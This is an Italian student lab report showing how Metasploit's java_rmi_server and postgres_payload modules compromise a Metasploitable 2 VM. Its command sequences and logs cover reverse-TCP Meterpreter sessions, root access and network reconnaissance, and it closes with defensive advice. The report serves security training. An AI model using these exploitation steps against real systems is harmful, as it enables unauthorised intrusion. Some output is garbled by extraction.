




ELEONORA VIOLA



S7/L5

ADDRESS:


Via Della Sicurezza 20,
Roma, Italia

PHONE:

06 989055942

WEB:

www.datashields.tech



INDICE

PREPARAZIONE

- Configurazione degli Indirizzi di Rete
- Scansione delle porte

01

SVOLGIMENTO JAVA RMI

- Ottenimento della sessione Meterpreter
- Configurazione dell'exploit
- Avvio dell'exploit e connessione al target
- Raccolta delle informazioni dal target

02

SVOLGIMENTO POSTGRESQL

- Selezione e configurazione dell'exploit
- Avvio dell'exploit e connessione al target

03

CONCLUSIONI

04

OBJECTIVES

01

L'obiettivo di questo esercizio è sfruttare una vulnerabilità nel servizio Java RMI presente sulla porta 1099 della macchina Metasploitable utilizzando Metasploit.

Il fine è ottenere una sessione Meterpreter sulla macchina remota e raccogliere informazioni specifiche sulla configurazione di rete e la tabella di routing della macchina vittima.

OBJECTIVES

02

L'obiettivo di questo esercizio è sfruttare una vulnerabilità nel servizio PostgreSQL presente in Metasploitable per ottenere una sessione Meterpreter sul sistema target.



KALI LINUX

IP: 192.168.75.111



METASPLOITABLE 2

IP: 192.168.75.1122



METASPLOIT FRAMEWORK

PREPARAZIONE

• CONFIGURAZIONE INDIRIZZI DI RETE

In primo luogo colleghiamo le nella stessa rete e cambiamo gli IP:

```
auto eth1
iface eth1 inet static
address 192.168.75.112
netmask 255.255.255.0
network 192.168.75.0
broadcast 192.168.75.255
gateway 192.168.75.1
```

Sudo nano
/etc/network/interfaces su
Metasploitable

Procediamo con
ip a per
verificare

```
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 2e:c9:63:32:7c:88 brd ff:ff:ff:ff:ff:ff
    inet 192.168.75.112/24 brd 192.168.75.255 scope global eth1
    inet6 fde1:e8f0:e255:14f0:2cc9:63ff:fe32:7c88/64 scope global dynamic
        valid_lft 2591973sec preferred_lft 604773sec
    inet6 fe80::2cc9:63ff:fe32:7c88/64 scope link
        valid_lft forever preferred_lft forever
```

```
auto eth1
iface eth1 inet static
address 192.168.75.111/24
netmask 255.255.255.0
```

Sudo nano
/etc/network/interfaces su
Kali Linux

Procediamo
anche qua con ip
a per verificare

```
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 42:a9:7e:7e:68:59 brd ff:ff:ff:ff:ff:ff
    inet 192.168.75.111/24 brd 192.168.75.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::40a9:7eff:fe7e:6859/64 scope link tentative proto kernel_ll
        valid_lft forever preferred_lft forever
```

```
(kali㉿kali)-[~]
ping -c4 meta
G meta (192.168.75.112) 56(84) bytes of data.
bytes from meta (192.168.75.112): icmp_seq=1 ttl=64 time=8.25 ms
bytes from meta (192.168.75.112): icmp_seq=2 ttl=64 time=1.36 ms
bytes from meta (192.168.75.112): icmp_seq=3 ttl=64 time=1.22 ms
bytes from meta (192.168.75.112): icmp_seq=4 ttl=64 time=1.48 ms

meta ping statistics —
    packets transmitted, 4 received, 0% packet loss, time 3007ms
    min/avg/max/mdev = 1.218/3.076/8.248/2.987 ms
```

Per assicurarci si può fare un ping: per esempio kali verso meta (settato con un alias per facilitare - **sudo nano /etc/hosts**)

PREPARAZIONE

• SCANSIONE DELLE PORTE

In seguito ci prepariamo a vedere le porte aperte con una scansione usando NMAP: **nmap -A -sV meta**

```
└─$ nmap -A -sV meta
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 00:37 PDT
Nmap scan report for meta (192.168.75.112)
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 0ubuntu0.22.04~1 (Ubuntu 22.04LTS)
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
```

Evidenziate possiamo notare le porte che ci interessano: **1099/tcp java-rmi** e **5432/tcp postgresql**

```
1099/tcp open  java-rmi     GNU Classpath grmiregistry
1524/tcp open  bindshell    Metasploitable root shell
```

```
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
```

Cos'è Java RMI?

Java RMI (Remote Method Invocation) è una tecnologia di Java che permette a un'applicazione di invocare metodi su un oggetto remoto come se fosse locale. RMI consente a programmi Java di comunicare tra loro su una rete distribuita, supportando la comunicazione tra client e server attraverso metodi di chiamata remota. Questa tecnologia è spesso usata per costruire applicazioni distribuite e sistemi basati su server-client in Java.

Cos'è PostgreSQL?

PostgreSQL è un sistema di gestione di database relazionali open-source e avanzato. Supporta SQL standard e include caratteristiche avanzate come transazioni ACID, indexing avanzato, e supporto per JSON e XML. PostgreSQL è noto per la sua affidabilità, scalabilità e conformità agli standard.

A 10x10 grid of dots, intended for a dot plot. Each row contains 10 dots, and there are 10 rows in total.

- OTTENIMENTO DELLA SESSIONE DI METERPRETER

Cominciamo lo sfruttamento collegandoci a **msfconsole**

[illegible]

Cerchiamo il modulo con il comando `java_rmi` e usiamo il primo con il comando `use 1`.

```
msf6 > search java_rmi
Matching Modules

#  Name                                                                 Disclosure Date  Rank    Check  Description
-  -  -  -  -  -
0  auxiliary/gather/java_rmi_registry                               .              normal  No      Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server                             2011-10-15     excellent Yes     Java RMI Server Insecure Default Configuration Java Code Execution
2    \ target: Generic (Java Payload)                             .              .       .       .
3    \ target: Windows x86 (Native Payload)                       .              .       .       .
4    \ target: Linux x86 (Native Payload)                         .              .       .       .
5    \ target: Mac OS X PPC (Native Payload)                     .              .       .       .
6    \ target: Mac OS X x86 (Native Payload)                     .              .       .       .
7  auxiliary/scanner/misc/java_rmi_server                         2011-10-15     normal  No      Java RMI Server Insecure Endpoint Code Execution Scanner
8  exploit/multi/browser/java_rmi_connection_impl                 2010-03-31     excellent No      Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

SVOLGIMENTO JAVA RMI

• CONFIGURAZIONE EXPLOIT

Successivamente utilizziamo il comando **show options** per vedere tutte le opzioni configurabili, ci interessano quelle con la dicitura **“yes”** nella colonna **Required**.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.75.112  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT     1099            yes       The target port (TCP)
  SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to list
  en on all addresses.
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert   Path to a custom SSL certificate (default is randomly generated)
  URIPATH   The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.52.6     yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)
```

Dunque procediamo a settare il target (meta) con **rhost** e la macchina attaccante con **lhost**, (nella mia macchina virtuale Kali Linux ha due schede di rete, perciò devo cambiare l'ip). Verifichiamo i cambiamenti con **show options**.

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.75.112
rhosts => 192.168.75.112
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.75.111
lhost => 192.168.75.111
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.75.112  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT     1099            yes       The target port (TCP)
  SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to list
  en on all addresses.
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert   Path to a custom SSL certificate (default is randomly generated)
  URIPATH   The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.75.111  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)
```

SVOLGIMENTO

• AVVIO EXPLOIT E CONNESSIONE TARGET

Una volta che la configurazione è ottimale arriviamo al momento di lanciare il comando di avvio, dunque digitiamo exploit e da come si può notare dall'immagine la connessione è andata a buon fine creando una sessione.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/RNNXaiX5L8U805
[*] 192.168.75.112:1099 - Server started.
[*] 192.168.75.112:1099 - Sending RMI Header...
[*] 192.168.75.112:1099 - Sending RMI Call...
[*] 192.168.75.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:38985) at 2024-07-12 00:50:54 -0700

meterpreter > █
```

Possiamo provare a mandare il comando `getuid` per ottenere informazioni sui privilegi dell'utente nella sessione corrente, in questo caso stiamo eseguendo al sessione come root.

```
meterpreter > getuid
Server username: root
█
```


SVOLGIMENTO JAVA RMI

• RACCOLTA DELLE INFORMAZIONI DAL TARGET

Per ottenere le evidenze richieste iniziamo con un **ifconfig** che ci mostra la configurazione di rete:

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2  tap-username
=====
Name       : eth1 - eth1
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fde1:e8f0:e255:14f0:2cc9:63ff:fe32:7c88
IPv6 Netmask : ::
IPv6 Address : fe80::2cc9:63ff:fe32:7c88
IPv6 Netmask : ::

Interface 3
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.236.3
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::45d:44ff:fe32:84a0
IPv6 Netmask : ::
```

Dopodiché utilizziamo il comando **route** per avere informazioni sulla tabella di routing.

```
meterpreter > route

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1    255.0.0.0    0.0.0.0      0            lo
192.168.75.112 255.255.255.0 0.0.0.0      0            tap-username
192.168.236.3 255.255.255.0 0.0.0.0      0            eth0

IPv6 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
::1          ::           ::           0            lo
fde1:e8f0:e255:14f0:2cc9:63ff:fe32:7c88 ::           ::           0            tap-username
fe80::45d:44ff:fe32:84a0 ::           ::           0            eth0
fe80::2cc9:63ff:fe32:7c88 ::           ::           0            eth0
```

SVOLGIMENTO POSTGRESQL

• OTTENIMENTO DELLA SESSIONE DI METERPRETER

Chiudiamo la sessione corrente con `exit` e torniamo indietro per selezionare la configurazione con `back`.

```
meterpreter > exit
[*] Shutting down session: 1

[*] 192.168.75.112 - Meterpreter session 1 closed. Reason: Died
msf6 exploit(multi/misc/java_rmi_server) > back
msf6 >
```

Come fatto in precedenza cerchiamo il payload di interesse:

```
msf6 > search postgres
```

Per il nostro esercizio seleziono il numero 27 e con il comando **show options** possiamo verificare le configurazioni.

```
27 exploit/linux/postgres/postgres_payload 2007-06-05 excellen
Yes PostgreSQL for Linux Payload Execution

msf6 > use 27
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

  Name      Current Setting  Required  Description
  ----      -
  VERBOSE   false            no        Enable verbose output

Used when connecting via an existing SESSION:

  Name      Current Setting  Required  Description
  ----      -
  SESSION    no               no        The session to run this module on

Used when making a new connection via RHOSTS:

  Name      Current Setting  Required  Description
  ----      -
  DATABASE  postgres         no        The database to authenticate against
  PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
  RHOSTS    5432             no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/us
  RPORT     5432             no        The target port
  USERNAME  postgres         no        The username to authenticate as
```

SVOLGIMENTO POSTGRESQL

• AVVIO DELL'EXPLOIT E CONNESSIONE AL TARGET

Quindi come nel primo caso procediamo a settare il target e l'attaccante rispettivamente con **rhost** e **lhost**.

```
msf6 exploit(linux/postgres/postgres_payload) > set rhost 192.168.75.112
rhost => 192.168.75.112
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.75.111
lhost => 192.168.75.111
```

Verifichiamo che sia tutto in regola con **show options**:

```
msf6 exploit(linux/postgres/postgres_payload) > show options
Module options (exploit/linux/postgres/postgres_payload):


| Name    | Current Setting | Required | Description                                                        |
|---------|-----------------|----------|--------------------------------------------------------------------|
| VERBOSE | false           | no       | Enable verbose output (only for Meterpreter, not for Linux kernel) |


Used when connecting via an existing SESSION:


| Name    | Current Setting | Required | Description                       |
|---------|-----------------|----------|-----------------------------------|
| SESSION |                 | no       | The session to run this module on |


Used when making a new connection via RHOSTS:


| Name     | Current Setting | Required | Description                                                                         |
|----------|-----------------|----------|-------------------------------------------------------------------------------------|
| DATABASE | postgres        | no       | The database to authenticate against                                                |
| PASSWORD | postgres        | no       | The password for the specified username. Leave blank for a random password.         |
| RHOSTS   | 192.168.75.112  | no       | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/us |
| RPORT    | 5432            | no       | The target port                                                                     |
| USERNAME | postgres        | no       | The username to authenticate as                                                     |


Payload options (linux/x86/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.75.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


```

Ed ecco che si può procedere con l'exploit:


```
1
6 msf6 exploit(linux/postgres/postgres_payload) > exploit
6
8 [*] Started reverse TCP handler on 192.168.75.111:4444
1 [*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
8 [*] Uploaded as /tmp/DiSwtoFH.so, should be cleaned up automatically
1 [*] Sending stage (1017704 bytes) to 192.168.75.112
1 [*] Meterpreter session 1 opened (192.168.75.111:4444 -> 192.168.75.112:59496) at 2024-07-12 01:14:41 -0700
S
```

SVOLGIMENTO POSTGRESQL

• AVVIO DELL'EXPLOIT E CONNESSIONE AL TARGET

Come si può vedere la sessione è attiva e si può procedere con qualche comando, per esempio **pwd** e **ls**:

```
meterpreter > sessions -i 1 Please report
[*] Session 1 is already interactive.
meterpreter > getuid
Server username: postgres
```



```
meterpreter > pwd
/var/lib/postgresql/8.3/main
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main

Domain name: localdomain
```

Mode	Size	Type	Last modified	Name
100600/rw	4	file	2010-03-17 07:08:46 -0700	PG_VERSION
040700/rwx	4096	dir	2010-03-17 07:08:56 -0700	base
040700/rwx	4096	dir	2024-07-12 03:15:32 -0700	global
040700/rwx	4096	dir	2010-03-17 07:08:49 -0700	pg_clog
040700/rwx	4096	dir	2010-03-17 07:08:46 -0700	pg_multixact
040700/rwx	4096	dir	2010-03-17 07:08:49 -0700	pg_subtrans
040700/rwx	4096	dir	2010-03-17 07:08:46 -0700	pg_tblspc
040700/rwx	4096	dir	2010-03-17 07:08:46 -0700	pg_twophase

CONCLUSIONI

COME DIFENDERSI?

Per proteggersi dalle vulnerabilità di Java RMI (Remote Method Invocation) e PostgreSQL, è essenziale implementare una serie di pratiche di sicurezza che includono l'aggiornamento regolare dei software, configurazioni di sicurezza rigorose e monitoraggio continuo.

Alcune soluzioni potrebbero essere:

1. **Aggiornamenti e Patch:**

- Mantenere aggiornati i software e applicare tempestivamente tutte le patch di sicurezza rilasciate dal produttore.

2. **Configurazione Sicura:**


- Configurare i servizi RMI per richiedere l'autenticazione.
- Disabilitare le funzionalità non necessarie e utilizza policy di sicurezza Java per limitare i permessi delle applicazioni RMI.

3. **Firewall e Controlli di Rete:**

- Usa firewall per limitare gli accessi solo a IP autorizzati.
- Implementare sistemi di rilevamento e prevenzione delle intrusioni (IDS/IPS) per monitorare e bloccare tentativi di exploit noti.

4. **Gestione dei Privilegi:**

- Seguire il principio del minimo privilegio, assegnando solo i permessi necessari agli utenti e ai ruoli del database.
- Rimuovere o disabilitare gli account di default e inutilizzati.
- Monitorare e gestire attentamente gli account con privilegi elevati.



ELEONORA VIOLA



THANK
YOU

ADDRESS:

Via Della Sicurezza 20,
Roma, Italia

PHONE:

06 989055942

WEB:

www.datashields.tech